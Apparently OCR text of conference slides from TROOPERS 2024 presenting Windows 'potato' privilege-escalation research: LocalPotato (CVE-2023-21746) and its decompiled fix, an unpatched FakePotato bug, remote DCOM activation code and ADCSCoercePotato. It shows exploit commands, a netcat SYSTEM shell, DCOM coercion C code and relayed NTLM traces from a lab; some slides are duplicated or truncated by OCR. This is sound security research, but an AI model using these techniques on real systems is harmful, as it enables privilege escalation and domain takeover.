


semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

LocalPotato – Context Swap




semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

LocalPotato – Context Swap



LocalPotato

semperis

Loc

Command Prompt - powershell

```
PS C:\temp\attack> cmd /c ".\LocalPotato.exe -i C:\temp\attack\evil.dll -o \windows\System32\spool\drivers\x64\3\Print
nfig.dll -c {A9819296-E5B3-4E67-8226-5E72CE9E1FB7}"


        LocalPotato (aka CVE-2023-21746)
        by splinter_code & decoder_it

[*] Objref Moniker Display Name = objref:TUVPVwEAAAAAAAAAAAAAAMAAAAAAAABGAQAAAAAAAAAovDq3/FK5HOpD5IElgJtVAiQAACAcZCHYB
Uj2FP5iwAFgAHAHMAMAAxAAAABwAxADkAMgAuADEANgA4AC4AMgAxADIALgAzADgAAAAAAAkA//8AAB4A//8AABAA//8AAAoA//8AABYA//8AAB8A//8AA
A//8AAAAA:
[*] Calling CoGetInstanceFromIStorage with CLSID:{A9819296-E5B3-4E67-8226-5E72CE9E1FB7}
[*] Marshalling the IStorage object... IStorageTrigger written: 100 bytes
[*] Received DCOM NTLM type 1 authentication from the privileged client
[*] Connected to the SMB server with ip 127.0.0.1 and port 445
[+] SMB Client Auth Context swapped with SYSTEM
[+] RPC Server Auth Context swapped with the Current User
[*] Received DCOM NTLM type 3 authentication from the privileged client
[+] SMB reflected DCOM authentication succeeded!
[+] SMB Connect Tree: \\127.0.0.1\c$  success
[+] SMB Create Request File: windows\System32\spool\drivers\x64\3\PrintConfig.dll success
[+] SMB Write Request file: windows\System32\spool\drivers\x64\3\PrintConfig.dll success
[+] SMB Close File success
[+] SMB Tree Disconnect success
PS C:\temp\attack> $type = [Type]::GetTypeFromCLSID("{854A20FB-2D44-457D-992F-EF13785D2B51}")
PS C:\temp\attack> $object = [Activator]::CreateInstance($type)
```

Command Prompt - netcat -lnvp 4444

```
C:\temp\attack>netcat -lnvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 51938
Microsoft Windows [Version 10.0.20348.1249]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

LocalPotato - the CVE-2023-21746 fix

```
if ( wil::details::FeatureImpl<__WilFeatureTraits_Feature_MSRC74246_Servicing_NTLM_ServiceBinding_ContextSwapping>::
__private_IsEnabled((volatile signed __int32 *)&`wil::Feature<__WilFeatureTraits_Feature_MSRC74246_Servicing_NTLM_ServiceBinding_ContextSwapping>::GetImpl'::`2'::impl) )
{
  if ( v53 && (v110 = v53->Length, (_WORD)v110) ) //SPN is set
  {
    if ( v292 & 0x20000000 ) // ISC_REQ_UNVERIFIED_TARGET_NAME
    {
      v112 = 2;
      v113 = (unsigned __int64)(v110 + 2) >> 1;
      v111 = &word_1800767D8; // SPN is set NULL
      v114 = (wchar_t *)NtLmAllocateLsaHeap((unsigned int)(v110 + 2));
      v115 = v114;
      if ( !v114 )
      {
        v23 = 0;
        v22 = -1073741801;
        *((_DWORD *)v294 + 86) = 0;
        v116 = WPP_GLOBAL_Control;
        if ( WPP_GLOBAL_Control == &WPP_GLOBAL_Control || !(*((_BYTE *)WPP_GLOBAL_Control + 28) & 1) )
          goto LABEL_696;
        v117 = (_WORD)v114 + 93;
        goto LABEL_386;
      }
      memcpy_0(v114, v293->Buffer, v293->Length);
      v115[v113 - 1] = 0;
      if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control && *((_BYTE *)WPP_GLOBAL_Control + 28) & 2 )
        WPP_SF_S(
          *((_QWORD *)WPP_GLOBAL_Control + 2),
          0x5Eu,
          (__int64)&WPP_7d5a2267b9f23575f5c3e348859abb1f_Traceguids,
          v115);
      NtLmFreeLsaHeap(v115);
    }
    else
    {
      v111 = v53->Buffer;
      v112 = v53->Length;
    }
  }
  else
  {
    v111 = &word_1800767D8;
    v112 = 2;
  }
```

CVE-2023-21746 fix:
SsprHandleChallengeMessage() – msv1_0.dll

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

LocalPotato - after the CVE-2023-21746 fix

- ~~Context swap vs local SMB Server~~
- Context swap vs local HTTP Server (WebDav)
- Context swap vs custom authentication server which uses SSPI

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

FakePotato??

- ➔ Local Privilege Escalation
- ➔ Still waiting for fix release by MS, probably July 2024
- ➔ Not exactly a “potato” technique
- ➔ A “logic” bug that probably lived there for years 😱
- ➔ Unexpected prerequisites

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

FakePotato??

- ➔ Local Privilege Escalation
- ➔ Still waiting for fix release by MS, probably July 2024
- ➔ Not exactly a “potato” technique
- ➔ A “logic” bug that probably lived there for years 😱
- ➔ Unexpected prerequisites
- ➔ [Video]FakePotato

semperis

TROOPERS

FakePotato??

Re: MSRC Case86372 CRM:0022042611

M **Microsoft Security Response Center<secure@microsoft.com>**

To: You; Microsoft Security Response Center; Microsoft Security Response Center; **+2 others**

Tue 6/18/2024 4:14 PM

Start reply with: My lips are sealed! | Thank you! | Understood. Thank you.

Hi Andrea,

We have looked at the video and have no concerns if that's all you plan to share. Please note that this vulnerability will not be fixed at the time of your presentation, so we request you to not publish any other details about this issue. I know that you mentioned you will not be going into any details already, that is much appreciated!

Best,

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

From User/Computer ➡ Admin/Computer/Domain Takeover

Security Boundary Violation from Remote


By courtesy of Copilot :)

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

Remote DCOM Activation



semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

Remote DCOM Activation

Privileged Service
Remote COM Server

IRemUnknown2
Autenticated Call
Profit 2

StringBindings for
Fake RPC Server

ResolveOxid2()
Authenticated
Call
Profit 1

CoGetInstance…
Trigger DCOM
with CLSID {…}

Fake RPC Server

Fake OXID Resolver

COM Client


Relay Authentication

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

Remote DCOM Activation



semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

Remote DCOM Activation

Privileged Service

Remote COM Server

An external “socat” redirector

```
COAUTHINFO ca = { 0 };
ca.dwAuthnSvc = RPC_C_AUTHN_WINNT;
ca.dwAuthzSvc = RPC_C_AUTHZ_NONE;
ca.dwAuthnLevel = RPC_C_AUTHN_LEVEL_DEFAULT;
ca.dwImpersonationLevel = RPC_C_IMP_LEVEL_IMPERSONATE;
COAUTHIDENTITY id = { 0 };
COSERVERINFO ServerInfo = { 0 };
if (username != NULL)
{

    id.User = (USHORT*)username;
    id.UserLength = wcslen(_String: username);
    id.Password = (USHORT*)password;
    id.PasswordLength = wcslen(_String: password);;
    id.Domain = (USHORT*)domain;
    id.DomainLength = wcslen(_String: domain);
    id.Flags = SEC_WINNT_AUTH_IDENTITY_UNICODE;
    ca.pAuthIdentityData = &id;
    ServerInfo.pAuthInfo = &ca;

}
else
    ServerInfo.pAuthInfo = NULL;
ServerInfo.pwszName = wdcom_ip;
CoInitialize(pvReserved: 0);
CoInitializeEx(pvReserved: 0, dwCoInit: COINIT_APARTMENTTHREADED);
CoInitializeSecurity(pSecDesc: 0, cAuthSvc: -1, asAuthSvc: NULL, pReserved1: NULL, dwAuthnLevel: RPC_C_AUTHN_LEVEL_DEFAULT, dwImpLevel: RPC_C_IMP_LEVEL_IMPERSONATE, pAuthList: NULL, dwCapabilities: EOAC_NONE, pReserved3: NULL);
HRESULT status=0;
printf(_Format: "[*] Calling CoGetInstanceFromIStorage with CLSID:%S on remote endpoint:%S\n", olestr wdcom_ip);
    status = CoGetInstanceFromIStorage(pServerInfo: &ServerInfo, pClsid: &clsid, punkOuter: NULL, dwClsCtx: CLSCTX_REMOTE_SERVER, pstg: t, dwCount: 1, pResults: qis);
```

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

Remote DCOM Activation

- ➔ Once you have captured the authentications (NTLM, Kerberos) you can then relay them… 😀
- ➔ For Kerberos relay you need to control SPN, perfect scenario for **Profit 2**
- ➔ But non admin users usually don’t have permissions for activating DCOM objects from remote 😔
- ➔ Any chance…? 🤔

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

ADCSCoercePotato


➔ On an ADCS Server the special group “Certificate DCOM Access Group” contains the Authenticated users

semperis

TROOPERS

ADCSCoercePotato

➔ On an ADC rtificate DCOM Access Gr d users



semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

ADCSCoercePotato


- On an ADCS Server the special group “Certificate DCOM Access Group” contains the Authenticated users
- Users can activate DCOM applications from remote

semperis

TROOPERS

ADCSCoercePotato

- On an ADCS “Certificate DCOM Access Gro cated users
- Users can s from remote



semperis

TROOPERS


JUNE 24TH TO JUNE 28TH, 2024

ADCSCoercePotato

- On an ADCS Server the special group “Certificate DCOM Access Group” contains the Authenticated users
- Users can activate DCOM applications from remote
- The CertSrv DCOM application impersonates the SYSTEM account and is remotely acvitable

ADCSCoercePotato

- On an ADCS Server the special group “Certificate DCOM Access
- Users
- The Ce
  accoun



sers

remote

the SYSTEM

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

ADCSCoercePotato

- On an ADCS Server the special group “Certificate DCOM Access Group” contains the Authenticated users
- Users can activate DCOM applications from remote
- The CertSrv DCOM application impersonates the SYSTEM account and is remotely acvitable
- Activating this DCOM application (CLSID {D99E6E74-FC88-11D0-B498-00A0C90312F3})via “Potato” technique, will coerce the authentication of the ADCS computer account, which can then be relayed

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

ADCSCoercePotato

- ➔ On an ADCS Server the special group “Certificate DCOM Access Group” contains the Authenticated users
- ➔ Users can activate DCOM applications from remote
- ➔ The CertSrv DCOM application impersonates the SYSTEM account and is remotely acvitable
- ➔ Activating this DCOM application (CLSID {D99E6E74-FC88-11D0-B498-00A0C90312F3})via “Potato” technique, will coerce the authentication of the ADCS computer account, which can then be relayed
- ➔ Also discovered before me by @D1iv3 and presented at BH Asia 2024 (partially fixed by CVE-2022-37976)

https://decoder.cloud/2024/02/26/hello-im-your-adcs-server-and-i-want-to-authenticate-against-you/
http://i.blackhat.com/Asia-24/Presentations/Asia-24-Ding-CertifiedDCOM-The-Privilege-Escalation-Journey-to-Domain-Admin.pdf

semperis

ADCSCoercePotat

- On an ADCS Se… cate DCOM Access Group”
- Users can act… mote
- The CertSrv D… e SYSTEM account and i…
- Activating thi… E74-FC88-11D0-B498-00A0C9031… ll coerce the authenticatior… which can then be relayed
- Also discover… nted at BH Asia 2024 (partial…

https://decoder.cloud/2024/02/26/hello-im-your-adcs-serve…
http://i.blackhat.com/Asia-24/Presentations/Asia-24-Ding-C…

```
C:\temp>whoami
attacker\badguy

C:\temp>ADCSCoerce.exe -m 192.168.212.22 -k 192.168.1.88 -u user13 -p TontoChiLegge? -d mylab.local
[+] NTLM Type 1:
4E 54 4C 4D 53 53 50 00  01 00 00 00 97 82 08 E2  |  NTLMSSP........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |  ................
0A 00 63 45 00 00 00 0F                           |  ..cE....
[+] NTLM Type 2:
4E 54 4C 4D 53 53 50 00  02 00 00 00 10 00 10 00  |  NTLMSSP........
38 00 00 00 15 82 8A E2  55 6D 0E 3C 6B FD E8 5B  |  8.......Um.<k..[
00 00 00 00 00 00 00 00  60 00 60 00 48 00 00 00  |  ........`.`.H...
0A 00 7C 4F 00 00 00 0F  41 00 54 00 54 00 41 00  |  ..|O....A.T.T.A.
43 00 4B 00 45 00 52 00  02 00 10 00 41 00 54 00  |  C.K.E.R.....A.T.
54 00 41 00 43 00 4B 00  45 00 52 00 01 00 10 00  |  T.A.C.K.E.R.....
41 00 54 00 54 00 41 00  43 00 4B 00 45 00 52 00  |  A.T.T.A.C.K.E.R.
04 00 10 00 41 00 74 00  74 00 61 00 63 00 6B 00  |  ....A.t.t.a.c.k.
65 00 72 00 03 00 10 00  41 00 74 00 74 00 61 00  |  e.r.....A.t.t.a.
63 00 6B 00 65 00 72 00  07 00 08 00 5F 52 C5 19  |  c.k.e.r....._R..
25 64 DA 01 00 00 00 00                           |  %d......
[+] NTLM Type 3:
4E 54 4C 4D 53 53 50 00  03 00 00 00 18 00 18 00  |  NTLMSSP........
8C 00 00 00 08 01 08 01  A4 00 00 00 0A 00 0A 00  |  ................
58 00 00 00 16 00 16 00  62 00 00 00 14 00 14 00  |  X.......b.......
78 00 00 00 10 00 10 00  AC 01 00 00 15 82 88 E2  |  x...............
0A 00 63 45 00 00 00 0F  B5 3E 0D 50 0D 15 70 24  |  ..cE.....>.P..p$
54 27 35 E9 F6 A5 F3 02  4D 00 59 00 4C 00 41 00  |  T'5.....M.Y.L.A.
42 00 53 00 52 00 56 00  31 00 2D 00 4D 00 59 00  |  B.S.R.V.1.-.M.Y.
4C 00 41 00 42 00 24 00  53 00 52 00 56 00 31 00  |  L.A.B.$.S.R.V.1.
2D 00 4D 00 59 00 4C 00  41 00 42 00 00 00 00 00  |  -.M.Y.L.A.B.....
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |  ................
00 00 00 00 24 0E 8B 16  DC 18 15 F2 D8 6F F3 B4  |  ....$........o..
18 13 FC 7A 01 01 00 00  00 00 00 00 E4 02 C5 19  |  ...z............
25 64 DA 01 F0 50 E3 C3  5B 5D B7 EC 00 00 00 00  |  %d...P..[]......
02 00 10 00 41 00 54 00  54 00 41 00 43 00 4B 00  |  ....A.T.T.A.C.K.
45 00 52 00 01 00 10 00  41 00 54 00 54 00 41 00  |  E.R.....A.T.T.A.
43 00 4B 00 45 00 52 00  04 00 10 00 41 00 74 00  |  C.K.E.R.....A.t.
74 00 61 00 63 00 6B 00  65 00 72 00 03 00 10 00  |  t.a.c.k.e.r.....
41 00 74 00 74 00 61 00  63 00 6B 00 65 00 72 00  |  A.t.t.a.c.k.e.r.
07 00 08 00 E4 02 C5 19  25 64 DA 01 06 00 04 00  |  ........%d......
